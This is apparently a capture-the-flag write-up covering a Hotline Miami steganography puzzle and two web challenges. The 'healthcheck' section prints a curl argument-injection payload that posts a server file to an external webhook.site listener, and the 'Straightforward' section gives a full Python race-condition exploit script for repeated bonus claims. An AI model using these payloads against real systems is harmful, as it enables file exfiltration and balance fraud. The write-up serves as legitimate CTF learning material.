
- Number to Letter A1Z26 Converter
- Letter to Number A1Z26 Encoder
- Calculate a word's value
- What is the A1Z26 cipher? (Definition)
- How to encrypt using Letter-to-Number/A1Z26 cipher?
- How to decrypt Number-to-Letter cipher?
- How to recognize Letter-to-Number ciphertext?
- What are the variants of the Letter-to-Number cipher?
- How to program the A1Z26 code?

Similar pages

After decoding, it says ROOTERMASK.



I then try to open the wav file in audacity and try spectrogram. I found out there are words saying “watching 1989”.



Richard seems to be Jacket's primary call to remembering his life, who he is, and that he needs to wake up. He also assures Jacket his post-Trauma actions are fruitless and that he'll never see the full picture.


The first encounter with Richard sees him telling Jacket they "met" on April 3rd, which is in reference to April 3rd, 1986 and April 3rd, 1989, major events in Jacket's life, in an effort to jar Jacket's memory.

Once Jacket recalls everything between receiving his mask and rescuing Girlfriend, a second encounter with Richard takes advantage of this newly remembered information to further jog Jacket's memory by asking him four questions:

1. *Do you like hurting other people?*
2. *Who are leaving messages on your answering machine?*
3. *Where are you right now?*
4. *Why are we having this conversation?*

These questions evoke Tension, where Jacket kills another masked killer, Full House, hinting that Jacket's in a big house (Full House also has an easter egg declaring that everything is a dream), Clean Hit, which indicates the people leaving him messages are Janitors, and Neighbors, indicating Biker is the reason Jacket was shot. However, Jacket convinces himself that he succeeded in killing Biker to avoid being riddled with guilt (Don Juan: "Bearing too

Now I have all these information that I don't know what to do with, I go search for it on the internet and found out that this was actually a storyline for a game and it involves a character name Richard.


umcs_preliminary / stego-Hotline_Miami / readme.txt
umcybersec stego challenges
7d05a42 · 3 hours ago
History
Download raw file
Code
Blame
3 lines (2 loc) · 59 Bytes
Code 55% faster with GitHub Copilot
Raw


```
DO YOU LIKE HURTING OTHER PEOPLE?

Subject_Be_Verb_Year
```

In the readme.txt file, there is a message that looks interesting:

Subject_Be_Verb_Year and I tried combining all the info that I have found into Richard_Is_Watching_1989.

Flag: **umcs{Richard_Is_Watching_1989}**

Web exploitation


Challenge 53 Solves

healthcheck


196

I left my hopes_and_dreams on the server. can you help fetch it for me?


http://104.214.185.119/index.php

Flag Submit

First, the challenge told us to fetch hopes_and_dreams file from the server, take note of that.



```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>
```

The logic of this challenge is basically based on the code above. To summarize, this PHP script accepts a **POST** request with an *url* parameter, uses *curl* to request the URL, and extracts the **HTTP response code** (e.g., 200, 404, 500) from the response headers using grep.




Response Code: HTTP/1.1 403 HTTP/1.1 200

Figure 1: main page of the application



```php
$blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

$sanitized_url = str_replace($blacklist, '', $url);
```

For the input, the program had a very long blacklist that filtered almost all of the punctuations and potential characters that could let us bypass or comment out the rest of the command to perform command injection or shell escaping. Fyi, *PHP_EOL* represents a newline character which effectively blocks injection that bypass through entering a new line (\n) to avoid check. Then, the 2nd line sanitized the user input by removing any blacklisted characters from the URL with ***str_replace*** (replace characters in a string with " ") . Next, the sanitized input will be insert into a shell command.




```php
$command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

$output = shell_exec($command);
if ($output) {
    $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
}
```

The breakdown of shell command are as follows :

1. Curl : a cli-tool to transfer data to or from a server using protocols (HTTP, HTTPS, FTP..)
2. -s : silent mode (surpresses error messages)
3. -D - : print the headers to terminal
4. **-o /dev/null : discard the body output , anything written here is discarded !**
5. grep -oP '^HTTP.+[0-9]{3}' : use regex to extract the HTTP version and status code

The constructed shell command is then executed and captures the result in $output. If there's output (ex. a response code was extracted), it's shown in the HTML with escaping through the module htmlspecialchars to prevent normal xss attacks and html injection. So there are 2 issue here, at first we need to bypass the filter to somehow retrieve the file from server , then find a way to show the body output where /dev/null prevented us from knowing anything other than HTTP response code, similar to blind injection attacks.



Health Check Your Webpage

```
--data-binary @hopes_and_dreams -X POST https://webhook.site/3e5699cc-c630-40da-9376-61dc966ff5e8
```

Response Code: HTTP/1.1 200

Out of all the blacklist, luckily I found out that "-" is not being blacklisted, so we can do something like appending some flags to curl command that help us to retrieve the file from server, then send it to outer server to read the body content. (Because I tried a few alternatives in to create new directories or files in the challenge server, but it's all returned to me as blank)


Basically, this is the payload crafted to solve this challenge :

```
--data-binary @hopes_and_dreams

 -X POST https://webhook.site/3e5699cc-c630-40da-9376-61dc966ff5e8
```

The first part tells *curl* to read the contents of *hopes_and_dreams* and send it as the body of the request. Note : "@" =take the contents of this file. Unlike --data, **--data-binary** flag ensures that the entire file is sent without modification (no character conversion).

https://everything.curl.dev/http/post/binary.html 🡐 for more information on curl commands

With the file retrieved from server, we will send a **POST** request to pass the data to our webhook.site . Webhook is a very convenient website that provides a temporary **listener** that logs all incoming requests in real-time, so we don't need to go through the hassle of setting up our own server to take in the data.



POST	https://webhook.site/3e5699cc-c630-40da-9376-61dc966ff5e8
Host	104.214.185.119
Date	04/11/2025 5:56:53 PM (a few seconds ago)
Size	42 bytes
Time	0.000 sec
ID	0200ac7e-56c9-4d71-a722-1638a036e81b
Note	Add Note

content-type
content-leng
accept
user-agent
host

Query strings

None


Form value

umcs{n1c3_
myh0p3_4n

```
umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}
```

So, the webhook site captures the request content sent through HTTP request body via POST method and logs it down. As shown in figure above, which where our webhook link leads to, we get the full content of **hopes_and_dreams**

Flag : umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}


Challenge
45 Solves

Straightforward

412

Easy

Test out our game center. You'll have free claiming bonus for first timers!

**Author: vicevirus ** Flag format: UMCS{...}


http://159.69.219.192:7859/

straightfor...

Flag

Submit

The straightforward challenge is actually a race condition challenge


```python
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        if not username:
            flash("Username required!", "danger")
            return redirect(url_for('register'))
        db = get_db()
        try:
            db.execute('INSERT INTO users (username, balance) VALUES (?, ?)', (username, 1000))
            db.commit()
        except sqlite3.IntegrityError:
            flash("User exists!", "danger")
            return redirect(url_for('register'))
        session['username'] = username
        return redirect(url_for('dashboard', username=username))
    return render_template('register.html')
```

At first, we will be directed to register a user that is not existing in the database (or else can’t proceed to dashboard) . And by default when the user is created, it will be entitled with a balance of 1000. Then after successful user creation, we will be redirected to the /dashboard directory.





Figure 2: *The dashboard page*



```
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```


So when we get to the dashboard, there are 3 functions , collect daily bonus , redeem secret reward and logout. From the source code, we can see that the daily bonus is entitled to add $1000 to the current balance of this user, but it is a one time addition because the database will be updated once the redemption of daily bonus is being done, hence the next request will be rejected. In addition, to redeem the secret reward, we need $3000. The code logic limits you to **1 claim per username**... BUT…there's **no rate limit**, **no CAPTCHA**.

Thus , let's exploit the **race condition** in the */claim* route. The goal is to submit multiple */claim* requests simultaneously before the claimed flag in the database gets updated. The concept of exploit is based on the possibility that in high-concurrency scenarios, multiple threads read claimed = 0 **before any of them write claimed = 1,** and all of these requests proceed to update the balance → multiple +1000 bonuses for a single user.

PoC Script :


```
import threading
import requests
from time import sleep

BASE_URL = "http://159.69.219.192:7859"
USERNAME = "707"
CLAIM_COUNT = 15

session = requests.Session()
session.headers.update({
  "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
  "Content-Type": "application/x-www-form-urlencoded",
  "Referer": f"{BASE_URL}/register",
  "Origin": BASE_URL,
})

# Register the user
def register():
  data = {"username": USERNAME}
  r = session.post(f"{BASE_URL}/register", data=data, allow_redirects=False)
  if r.status_code in [302, 200] and "Set-Cookie" in r.headers:
    print(f"[+] Registered and logged in as {USERNAME}")
  else:
    print("[!] Failed to register")
    print("Status:", r.status_code)
    print("Body:", r.text)
# Claim daily bonus
def claim():
  r = session.post(f"{BASE_URL}/claim")
  if "Daily bonus collected!" in r.text:
    print("[+] Claimed bonus!")
  elif "already claimed" in r.text:
    print("[-] Already claimed!")
  else:
    print("[?] Unknown response")
```

```
# Race executor
def race_claims():
    threads = []
    for _ in range(CLAIM_COUNT):
        t = threading.Thread(target=claim)
        t.start()
        threads.append(t)
        sleep(0.01)  # optional delay to improve timing
    for t in threads:
        t.join()

# Check final balance
def check_balance():
    r = session.get(f"{BASE_URL}/dashboard?username=" + USERNAME)
    if USERNAME in r.text:
        print("[+] Balance info found!")
        print(r.text)
    else:
        print("[!] Failed to retrieve dashboard")

# Try to buy the flag
def buy_flag():
    r = session.post(f"{BASE_URL}/buy_flag")
    if "umcs" in r.text:
        print("[+] FLAG FOUND!")
        print(r.text)
    elif "Insufficient funds" in r.text:
        print("[-] Not enough balance to buy the flag.")
    else:
        print("[?] Unexpected response:")
        print(r.text)

if __name__ == "__main__":
    register()
    race_claims()
    check_balance()
    buy_flag()
```

